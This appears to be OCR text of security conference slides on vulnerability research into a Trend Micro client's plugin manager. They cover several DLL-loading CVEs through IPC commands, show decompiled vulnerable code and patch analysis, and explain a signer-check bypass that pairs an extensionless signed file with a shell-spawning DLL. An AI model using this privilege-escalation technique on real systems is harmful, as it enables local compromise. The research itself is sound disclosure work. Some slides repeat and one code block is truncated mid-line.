
```
int AoSSDKIPCRcvCallback(CMD *cmd)
{
  ...
  switch ( cmd->CmdID ) {
  ...
  case 0x1B06:
    plm::CIPCMsgBuffer::CIPCMsgBuffer(&msg, cmd->Data, cmd->Size);      // Deserialize from IPC data
    info = SvcInfo::SvcInfo(v35);
    plm::CIPCMsgBuffer::Readwstring(&msg, &info->wstrID);
    plm::CIPCMsgBuffer::Readwstring(&msg, &info->wstrSvcPlugInDLLPath); // DLL path controllable
    ...
    cmd_dispatcher = CAOSMgrCmdDispatcher::GetInstance();
    plugin_manager = cmd_dispatcher->GetPluginManager(cmd_dispatcher);
    if ( !plugin_manager->LoadPluginDll(plugin_manager, info) )         // Load plugin with our svc info
      ...
```

CVE-2021-28645: Arbitrary Plugin DLL Loading

- Load Plugin
  - User specified DLL loaded by `CDllManager` with `LoadLibraryExW` directly

```
CDllManager* CAoSCNTPluginManager::LoadPlugin(CAoSCNTPluginManager *this, WCHAR *wszSvcPlugInDLLPath, int a3, void* a4)
{
  if ( wszSvcPlugInDLLPath ) {
    Log(0x44, L"d:\\plm-main-int_1.0\\src\\client\\pccnt\\service\\cntaosmgr\\cntaosmgr_pluginmanager.cpp", 442,
        L"==> CAoSCNTPluginManager::LoadPlugin(%s)", wszSvcPlugInDLLPath);
    ...
    result = CDllManager:IsLoaded(&this->DllManager, wszSvcPlugInDLLPath);
    if ( !result ) {
      result = CDllManager::Load(&this->DllManager, wszSvcPlugInDLLPath, &this->field_10);   // DLL loaded
    ...
}
```

CVE-2021-28645: Arbitrary Plugin DLL Loading



CVE-2021-28645: Arbitrary Plugin DLL Loading

- Patch Analysis
  - 0x1B06 OIPC command was removed
- No Command, No Bug
- Perfect Patch

CVE-2021-25253: Arbitrary Resource DLL Loading

- OIPC command 0x1B01: Plugin Install
- Arbitrary resource DLL Path in Svc Info when installing plugin

```
int AoSSDKIPCRcvCallback(CMD *cmd)
{
    ...
    switch ( cmd->CmdID ) {
    case 0x1B01:
      plm::CIPCMsgBuffer::CIPCMsgBuffer(&msg, cmd->Data, cmd->Size);    // Deserialize from IPC data
      ...
      plm::CIPCMsgBuffer::Readwstring(&msg, &info->wstrID);
      plm::CIPCMsgBuffer::Readwstring(&msg, &info->wstrSvcVersion);
      plm::CIPCMsgBuffer::Readwstring(&msg, &info->wstrAddOnVersion);
      plm::CIPCMsgBuffer::Readwstring(&msg, &info->wstrSvcPlugInDLLPath);
      plm::CIPCMsgBuffer::Readwstring(&msg, &info->wstrUIBinaryPath);
      plm::CIPCMsgBuffer::Readwstring(&msg, &info->wstrUIExeCmd);
      plm::CIPCMsgBuffer::Readwstring(&msg, &info->wstrSvcUninstallCmd);
      plm::CIPCMsgBuffer::Readwstring(&msg, &info->wstrResourceDll);     // DLL path controllable
      ...
      cmd_dispatcher = CAOSMgrCmdDispatcher::GetInstance();
      plugin_manager = cmd_dispatcher->GetPluginManager(cmd_dispatcher);
      if ( !plugin_manager->UploadPluginDll(plugin_manager, info) )      // Install Plugin with our svc info
        result = -50001;
```

CVE-2021-25253: Arbitrary Resource DLL Loading


- Load resource DLL with directly LoadLibraryW call

```
int CAOSMgrSvcInfo::DoExportPluginResources(CAOSMgrSvcInfo *svc, SVC_INFO *info)
{
  ...
  v10 = wstring::c_str(&info->wstrResourceDll);
  Log(8, L"d:\\plm-main-int_1.0\\src\\client\\pccnt\\service\\cntaosmgr\\cntaosmgr_svcinfo.cpp", 242,
      L"[PLM Client][DoExportPluginResources] Attempt to load plug-in resources from \"%s\"", v10);

  lpwszResourceDll = wstring::c_str(&info->wstrResourceDll);
  hResourceDLL = LoadLibraryW(lpwszResourceDll);  // DLL loaded directly

  // Load Resource from DLL
  if ( hResourceDLL ) {
    LoadStringW(hResourceDLL, 101, Buffer, 2047);
    std::wstring::assign(&info->wstrSvcName, Buffer);
    LoadStringW(hResourceDLL, 102, Buffer, 2047);
    std::wstring::assign(&info->wstrDescription, Buffer);
    ...
}
```

CVE-2021-25253: Arbitrary Resource DLL Loading

- Load

```
int CAOSM
{
  ...
  v10 = w
  Log(8,
      L"[

  lpwszRe
  hResour

  // Load
  if ( hR
    LoadS
    std::
    LoadS
    std::
    ...
}
```



CVE-2021-25253: Arbitrary Resource DLL Loading

- Patch Analysis
  - No noticeable patch was observed

CVE-2021-25253: Arbitrary Resource DLL Loading

- Patch Analysis
  - No noticeable patch was observed
- Perhaps was applied to other components
  - But exploit still works

CVE-2021-25253: Arbitrary Resource DLL Loading

- So we send the same report to ZDI again
- Few months later…

CVE-2021-42011: Arbitrary Resource DLL Loading

- So we send the same report to ZDI again
- Few months later…
- CVE-2021-42011 Assigned
- Exploit still works

CVE-2021-42011: Arbitrary Resource DLL Loading

- So we send the same report to ZDI again
- Few months later…
- CVE-2021-42011 Assigned
- Exploit still works
- So we send the same report to ZDI again
- Few months later…

Kill ~~two~~ three birds with one stone

- We got 3 CVEs (and bounty) with one Exploit
  - CVE-2021-25253: No noticeable patch was observed
  - CVE-2021-42011: No noticeable patch was observed
  - CVE-2022-30700: Finally Patched!
- Massive and aged software architecture
  - Difficult to maintain and keep compatibilities

CVE-2022-30700: Arbitrary Resource DLL Loading

- Patch Analysis
  - `LoadLibraryW` call was replaced by `LoadLibraryWithIssuerCheckW`
  - Check DLL is Trend Micro signed before calling `LoadLibraryW`

```
int CAOSMgrSvcInfo::DoExportPluginResources(CAOSMgrSvcInfo *svc, SVC_INFO *info)
{
  ...
  v9 = std::wtring::c_str(&info->wstrResourceDll);
  Log(8, L"d:\\ws\\workspace\\osce\\plm\\osce_plm_main_1.0_dev\\build\\src\\client\\pccnt\\service\\cntaosmgr\\
      cntaosmgr_svcinfo.cpp", 247, L"[PLM Client][DoExportPluginResources] Attempt to load plug-in resources from \"%s\"",
      v9);
  ...
  pwszResourceDll = std::wtring::c_str(&info->wstrResourceDll);
  hResouce = LoadLibraryWithIssuerCheckW(L"Trend Micro, Inc.", pwszResourceDll);
  ...
```

CVE-2022-30700: Arbitrary Resource DLL Loading


- It’s safe now!
- But user still controlled the whole path…?

CVE-2022-41747: LoadLibraryWithIssuerCheck Bypass

- LoadLibrary Tricks
- MSDN - Remarks on LoadLibrary
  - *If no file name extension is specified in the lpFileName parameter, the default library extension .dll is appended.*
- `LoadLibrary("C:\\MyDir\\Exploit");`
  => Load `"C:\\MyDir\\Exploit.dll"`
- Inconsistency between checking and loading


CVE-2022-41747: LoadLibraryWithIssuerCheck Bypass

- Copy a Trend Micro signed DLL to C:\Exploit\LPE
- Put a Shell-Spawn DLL to C:\Exploit\LPE.dll



CVE-2022-41747: LoadLibraryWithIssuerCheck Bypass


- `LoadLibraryWithIssuerCheck(L"Trend Micro, Inc.", "C:\\Exploit\\LPE");`
  - Checks `C:\Exploit\LPE` is signed => `PASS`
  - Call `LoadLibraryW` to load `C:\Exploit\LPE`



CVE-2022-41747: LoadLibraryWithIssuerCheck Bypass

- `LoadLibraryWithIssuerCheck(L"Trend Micro, Inc.", "C:\\Exploit\\LPE");`
  - Checks `C:\Exploit\LPE` is signed => `PASS`
  - Call `LoadLibraryW` to load `C:\Exploit\LPE`
- `LoadLibraryW(L"C:\\Exploit\\LPE");`
  - No extension specified, append `.dll` to the path

